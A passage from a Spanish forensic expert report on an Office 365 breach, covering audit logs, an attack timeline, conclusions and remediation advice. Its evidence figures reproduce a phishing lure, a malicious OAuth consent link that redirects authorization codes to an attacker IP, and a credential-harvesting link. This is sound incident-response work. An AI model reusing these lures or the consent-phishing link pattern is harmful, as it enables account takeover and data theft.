"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","User.ReadBasic.All","AllPrincipals",,
"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","Mail.Send","AllPrincipals",,
"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","Contacts.Read","AllPrincipals",,
"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","Files.ReadWrite","AllPrincipals",,
(alex@kali) ~/Documentos/OneDrive_2_3-5-2026/evidencias_0365
```

Ilustración 22 - Permisos de la app 'Happy UE Meter'

Este tipo de ataque se denomina Illicit Consent Grant Attack (Ataque de Concesión de Consentimiento Ilícito). A diferencia del phishing de credenciales, no requiere capturar la contraseña: el usuario concede voluntariamente permisos a la app maliciosa a través de un flujo OAuth legítimo de Microsoft, por lo que el ataque no activa alertas de inicio de sesión anómalo ni se bloquea por la autenticación multifactor (MFA).

```
outlook.office365.com,29d95e2c-95f1-4200-b0b1-61e97a1d0838,False,AzureActiveDirectory,17/11/21 17:38,Inocencio.Credulo@MINAF.ES,Consent to application,["CreationTime":,
"2021-11-17T17:38:53Z","Id":,"5aa85e25-8b86-4878-9ea2-20c7a6976c61","Operation":,"Consent to application","OrganizationId":,"a921122d-ef65-4839-ac84-58ca2ea7969e",
"RecordType":,"8","ResultStatus":,"Success","UserKey":,"10032001A6D14A23@MINAF.ES","UserType":,"0","Version":,"1","Workload":,"AzureActiveDirectory","ObjectId":,
"f7aff00a-6544-4229-9a29-c6da34434f47","UserId":,"Inocencio.Credulo@MINAF.ES","AzureActiveDirectoryEventType":,"1","ExtendedProperties":{"Name":,"additionalDetail
s","Value":,"{"User-Agent":"\\EvoSTS\\","AppId":"f7aff00a-6544-4229-9a29-c6da34434f47"}","Name":,"extendedAuditEventCategory","Value":,"ServicePrinc
ipal"},"ModifiedProperties":{"Name":,"ConsentContext.IsAdminConsent","NewValue":,"True","OldValue":,""},"Name":,"ConsentContext.IsAppOnly","NewValue":,
"False","OldValue":,""},"Name":,"ConsentContext.OnBehalfOfAll","NewValue":,"True","OldValue":,""},"Name":,"ConsentContext.Tags","NewValue":,"WindowsAz
reActiveDirectoryIntegratedApp","OldValue":,""},"Name":,"ConsentAction.Permissions","NewValue":,"["Id: AAAAAAAAAAAAAAAAAAAH2ZDFky40VagmKSYeocHdV, ClientI
d: 00000000-0000-0000-0000-000000000000, PrincipalId: , ResourceId: 590c997d-e332-4045-8262-92604a1c1dd6, ConsentType: AllPrincipals, Scope: Mail.Read Notes.Read.All User.
Read User.ReadBasic.All Mail.Send Contacts.Read Files.ReadWrite"],"OldValue":,""},"Name":,"ConsentAction.Reason","NewValue":,"Risky application detected","OldValue":,
""},"Name":,"TargetId.ServicePrincipalName","NewValue":,"f7aff00a-6544-4229-9a29-c6da34434f47","OldValue":,""},"Actor":{"Id":,"Inocencio.Credulo
@MINAF.ES","Type":,"5"},"Id":,"10032001A6D14A23","Type":,"3"},"Id":,"User_114bafbe-5a88-4d53-ac82-c5ff4dbcf5f6","Type":,"2"},"Id":,"114bafbe-5a88-4d53-ac82-c5ff
4dbcf5f6","Type":,"2"},"Id":,"User","Type":,"2"},"ActorContextId":,"a921122d-ef65-4839-ac84-58ca2ea7969e","InterSystemsId":,"47d81a9f-ab9-4c81-bfd2-edd005d7e965",
"","IntraSystemId":,"77cf1252-0691-4234-9006-a2fd1a2d86ff","SupportTicketId":,"","Target":{"Id":,"ServicePrincipal_c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Type":,
"2"},"Id":,"c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Type":,"2"},"Id":,"ServicePrincipal","Type":,"2"},"Id":,"Happy UE Meter","Type":,"1"},"Id":,"f7aff00a-6544-4
229-9a29-c6da34434f47","Type":,"2"},"Id":,"f7aff00a-6544-4229-9a29-c6da34434f47","Type":,"4"},"TargetContextId":,"a921122d-ef65-4839-ac84-58ca2ea7969e"},"2,147,5aa8
5e25-8b86-4878-9ea2-20c7a6976c61,True,Unchanged
```

Ilustración 23 - Momento en el que se concedieron los permisos a la app

P13 — ¿Cómo consintió Inocencio la aplicación maliciosa?

Pepe Contento —cuya cuenta ya estaba bajo control de los atacantes— envió a Inocencio Crédulo un correo electrónico con el asunto 'Instalación de app Windows - UE'. El correo contenía un enlace de autorización OAuth de Microsoft (login.microsoftonline.com/common/oauth2/authorize?) que apuntaba a la aplicación maliciosa 'Happy UE Meter'.

En el mensaje, Pepe le indicaba a Inocencio que era una aplicación oficial de estadísticas de felicidad de la UE que debía instalar para su trabajo. Inocencio, confiando en su compañero, autorizó la aplicación el 17/11/2021 a las 17:38 UTC, concediendo acceso completo a su correo, contactos y ficheros sin ser consciente de las consecuencias (vease Ilustración 23).

```
(alex@kali) [~/Documentos/OneDrive_2_3-5-2026/evidencias_0365]
$ cd MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange
strings -t ./pepe.contento@MINAF.ES (Primary)/Principio del almacén de información/Elementos enviados/Instalación de app Windows - UE.msg" \
  sed 's/<[^>]*>/g' | sed '/^[[[:space:]]*$/d' \
  grep -v '^.*\{1,3\}$' | grep -v 'font\|margin\|padding\|color\|border\|width\|src\|url' | head -30
Hola Inocencio,
Me han mandado de la UE un enlace para instalar una aplicaci
n de estad
sticas de felicidad, y me est
dando problemas para instalarla porque dice cosas de permisos:
https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=f7aff00a-6544-4229-9a29-c6da34434f47&scope=https%3A%2F%2Fg
aph.microsoft.com%2F.default+openid+offline_access&redirect_uri=https%3A%2F%2F0.107.13.186%3A8000%2Flogin%2Fauthorized&response_mode=query
Por favor, dime lo que hay que hacer para instalarla correctamente.
Un saludo,
Pepe
/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
+35>
, ->E
EX:/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
, ->E
EX:/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CON
EX:/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
EX:/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=EAC001620397498386A7F59784B2AF1C-PEPE CONTEN
'%0m%7'
'%0m%7'
, ->E
/O=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f225460d9200406f84ba9673853d7fe0-Inocencio C
'00m%Q'
/O=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f225460d9200406f84ba9673853d7fe0-Inocencio C
/O=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f225460d9200406f84ba9673853d7fe0-INOCENCIO C
/O=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f225460d9200406f84ba9673853d7fe0-Inocencio C
(alex@kali) [~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
```

Ilustración 24 - Correo con enlace OAuth

Este acceso OAuth fue el que permitió a los atacantes leer el correo de Inocencio con las credenciales de emergencia@minaf.es (véase P11), completando así la cadena de ataque.

P14 — ¿Cómo comprometieron la cuenta de Pepe Contento?

Los atacantes comprometieron la cuenta de Pepe Contento mediante un ataque de phishing por correo electrónico. Alguien le envió a Pepe un correo que aparentemente provenía de Ángela de la Guarda (aunque ella niega haberlo enviado), el cual contenía un enlace de credential harvesting.

```
X-MS-Exchange-CrossTenant-FromEntityHeader: Internet
X-MS-Exchange-Transport-CrossTenantHeadersStamped: VI1PR07MB3503
X-MS-Exchange-Transport-EndToEndLatency: 00:00:02.0948271
X-MS-Exchange-Processed-By-BccFoldering: 15.20.4669.011
--_000_VI1PR0302MB3343958D935873232A400C6DCF9A9VI1PR0302MB3343_
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
Hola Pepe!
Sabemos que ser un directivo es algo muy muy estresante. Por eso te damos u=
nos consejos sobre como sobrellevar la carga de trabajo diaria, y te ayudam=
os a luchar contra los efectos nocivos del stress.
Puedes encontrar nuestra oferta de servicios para altos cargos, que tiene u=
n descuento especial para toda la Administraci=F3n Pubica:
http://relajate.com<http://unlimited-onedrive-space-for-free@dont-relaxatio=
n-coordination-pairs.trycloudflare.com>
Saludos,
El equipo relajado y productivo de rel=E1jate.com
--_000_VI1PR0302MB3343958D935873232A400C6DCF9A9VI1PR0302MB3343_
X-Exchange-Mime-Skeleton-Content-Id:
094D91A524EEE7448EA09EDB26440AD@eurprd07.prod.outlook.com
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
--_000_VI1PR0302MB3343958D935873232A400C6DCF9A9VI1PR0302MB3343_ --
```

Ilustración 25 - Correo comprometido

Al hacer clic en el enlace y proporcionar sus credenciales en la página falsa, la cuenta de Pepe quedó comprometida. El primer inicio de sesión anómalo de pepe.contento desde una IP no conocida marca el inicio efectivo de la intrusión desde ese vector.

```
(alex@kali) ~/documentos/OneDrive_23-5-2026/evidencias_0365
$ grep "UserLoggedIn" UAL.csv | grep "pepe.contento@MINAF.ES" | grep "17/11/21 14:06" | sort | head -3
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,AzureActiveDirectoryStsLogon,17/11/21 14:06,pepe.contento@MINAF.ES,UserLoggedIn,{"Crea
tionTime":"2021-11-17T14:06:15","Id":"7f7a38a5-e776-403e-81ec-7467d5b5c300","Operation":"UserLoggedIn","OrganizationId":"a921122d-ef65-4839
-ac84-58ca2ea7969e","RecordType":15,"ResultStatus":"Success","UserKey":"8842f0aa-71b6-44f4-acfc-2b0b66cddb23","UserType":0,"Version":1,"W
orkload":"AzureActiveDirectory","ClientIP":"52.137.22.83","ObjectId":"00000003-0000-0000-c000-000000000000","UserId":"pepe.contento@MINAF.E
S","AzureActiveDirectoryEventType":1,"ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Redirect"},{"Name":"UserAgent","Value":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"},{"Name":"RequestType","
Value":"OAuth2:Authorize"}],"ModifiedProperties":{},"Actor":{"ID":"8842f0aa-71b6-44f4-acfc-2b0b66cddb23","Type":0},"ID":"pepe.contento
@MINAF.ES","Type":5},"ActorContextId":"a921122d-ef65-4839-ac84-58ca2ea7969e","ActorIpAddress":"52.137.22.83","InterSystemsId":"f82542e7-4b
77-4ef5-a3e-91db35bf3282","IntraSystemId":"7f7a38a5-e776-403e-81ec-7467d5b5c300","SupportTicketId":"","Target":{"ID":"00000003-0000-0000-
c000-000000000000","Type":0},"TargetContextId":"a921122d-ef65-4839-ac84-58ca2ea7969e","ApplicationId":"80beef7-5e6e-4d8a-9f3d-acd601259da7","
DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Chrome"},{"Name":"IsCompliantAndManaged","Va
lue":false},{"Name":"SessionId","Value":"12542536-42f2-4501-9e49-cb8eaf4b991c"},"ErrorNumber":"0"},69,116,7f7a38a5-e776-403e-81ec-7467
d5b5c300,True,Unchanged
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,AzureActiveDirectoryStsLogon,17/11/21 14:06,pepe.contento@MINAF.ES,UserLoggedIn,{"Crea
```

Ilustración 26 - Primer inicio de sesión anómalo

La utilización de la cuenta de una persona de confianza (la CISO Ángela, o alguien haciéndose pasar por ella) como remitente del correo de phishing aumentó significativamente la probabilidad de que Pepe hiciera clic en el enlace.

10. Cronología del Incidente

La siguiente tabla recoge la línea temporal completa del ataque, en orden cronológico, basada en los registros UAL analizados:

Fecha/Hora UTC	Usuario / Cuenta	Acción
17/11/2021 14:06	pepe.contento@MINAF.ES	Primer inicio de sesión anómalo — IP 52.137.22.83. Indica el momento de compromiso efectivo de la cuenta
17/11/2021 17:38	inocencio.credulo@minaf.es	Autoriza app OAuth maliciosa 'Happy UE Meter'
17/11/2021 17:54	emergencia@minaf.es	Primer acceso al tenant desde IP 52.137.22.83 (Azure, Ámsterdam)
17/11/2021 18:00	emergencia@minaf.es	Crea cuenta microsoftsupport@minaf.es con rol Global Administrator (puerta trasera)
17/11/2021 19:05-19:13	emergencia@minaf.es	Se concede FullAccess sobre buzones de Inocencio Crédulo, Ángela de la Guarda y María José Feliz
17/11/2021 19:07	emergencia@minaf.es	Se concede permiso SendAs sobre el buzón de Inocencio Crédulo
17/11/2021 19:13	emergencia@minaf.es	Crea regla de transporte que borra correos con palabras 'seguridad', 'hacking' o 'security'
17/11/2021 21:27	mariajose.feliz@MINAF.ES	Envía correo a pepe.contento@MINAF.ES con el documento World_Happiness_Plan.docx

18/11/2021 19:08-20:51	emergencia@minaf.es (anónimo)	Descarga repetida de ficheros maliciosos (Bastionado0.bat, Update.ps1.zip, etc.) desde IP 20.190.160.24
19/11/2021 11:25	emergencia@minaf.es	Se añade como administradora del SharePoint de mariajose_feliz_minaf_es
19/11/2021 11:26	emergencia@minaf.es	Se añade como administradora del SharePoint de pepe_contento_minaf_es
19/11/2021 12:53	pepe.contento@minaf.es	Sube World_Happiness_Plan.docx a su OneDrive personal
19/11/2021 12:54	pepe.contento@minaf.es	Comparte el fichero con enlace anónimo (para Franchesco Fiestas)
19/11/2021 13:04	emergencia@minaf.es	Descarga World_Happiness_Plan.docx desde el OneDrive de Pepe (rol: Global Administrator)
19/11/2021 13:06	franchesco.fiestas@minaf.es	Accede al documento mediante WAC Token Shared
19/11/2021 14:30 UTC	CotillaLeaks / externo	Publicación del documento en CotillaLeaks — detección del incidente

11. Conclusiones periciales

Del análisis forense realizado se extraen las siguientes conclusiones:

- El documento World_Happiness_Plan.docx fue robado del tenant de O365 del MINAF el 19/11/2021 a las 13:04 UTC por la cuenta emergencia@minaf.es, con rol Global Administrator, desde la IP 20.190.160.24 (Azure, Ámsterdam).
- El vector de entrada inicial fue el compromiso de la cuenta pepe.contento@minaf.es mediante un correo de phishing de credential harvesting.
- El compromiso de Pepe fue aprovechado para lanzar un ataque Illicit Consent Grant contra Inocencio Crédulo, obteniendo así acceso a su buzón.
- En el buzón de Inocencio se hallaron las credenciales de emergencia@minaf.es en texto claro, enviadas por el CISO y nunca borradas. Estas credenciales fueron el paso que permitió el compromiso total del tenant.

- Los atacantes desplegaron persistencia completa: cuenta de puerta trasera (microsoftsupport@minaf.es), permisos sobre buzones y SharePoints, y reglas de transporte para suprimir alertas.
- Se hallaron tres ficheros maliciosos en el SharePoint del atacante: Bastionado0.bat (desactivación de Defender), updater7.ps1 (Grunt Covenant C2, fileless) y Updater.exe.zip. El malware NO se ejecutó con éxito en el equipo de la DG.
- La filtración se produjo porque la propia DG compartió el documento con Pepe por correo, y Pepe lo subió a su OneDrive, violando la política de datos sensibles del MINAF.

12. Recomendaciones

Medidas de contención inmediata

- Deshabilitar y eliminar la cuenta microsoftsupport@minaf.es (puerta trasera).
- Revocar todos los permisos de la cuenta emergencia@minaf.es y forzar el restablecimiento de contraseña.
- Eliminar la regla de transporte maliciosa que suprime correos con palabras clave de seguridad.
- Revocar el token OAuth de la aplicación 'Happy UE Meter' de todos los usuarios afectados.
- Revisar y revocar todos los permisos de administración de SharePoint concedidos recientemente.

Mejoras en seguridad de la información

- Implementar autenticación multifactor (MFA) obligatoria para todas las cuentas, especialmente las con privilegios administrativos.
- Habilitar políticas de acceso condicional en Azure AD que bloqueen accesos desde IPs de proveedores cloud no habituales.
- Configurar alertas en el SIEM para la detección de acciones de alto riesgo: concesión de permisos de buzón, creación de reglas de transporte, acceso a SharePoint con rol de administrador global.
- Establecer una política de uso aceptable de O365 que prohíba explícitamente subir documentos clasificados a OneDrive o SharePoint personal.
- Implementar un proceso formal de revisión periódica de aplicaciones OAuth autorizadas en el tenant.
- Formar y concienciar al personal sobre ataques de phishing, spear phishing y Illicit Consent Grant.
- Nunca enviar credenciales por correo electrónico. Usar un gestor de secretos o un sistema de acceso seguro.
- Implementar Microsoft Defender for Cloud Apps (MCAS) para la detección de comportamientos anómalos en O365.

- Elevar la licencia a E5 o adquirir complementos de seguridad (Defender for Office 365 P2, Azure AD P2) para contar con las capacidades avanzadas de detección y respuesta.

13. Declaración de Integridad

Se certifica que las evidencias analizadas no han sido alteradas durante el proceso pericial, habiendo respetado en todo momento la cadena de custodia y los principios del análisis forense informático.

14. Firma

Raluca Alexandra Savu

Técnico especialista en Ciberseguridad

Colegiado nº 3.284

Valencia, 17 de mayo de 2026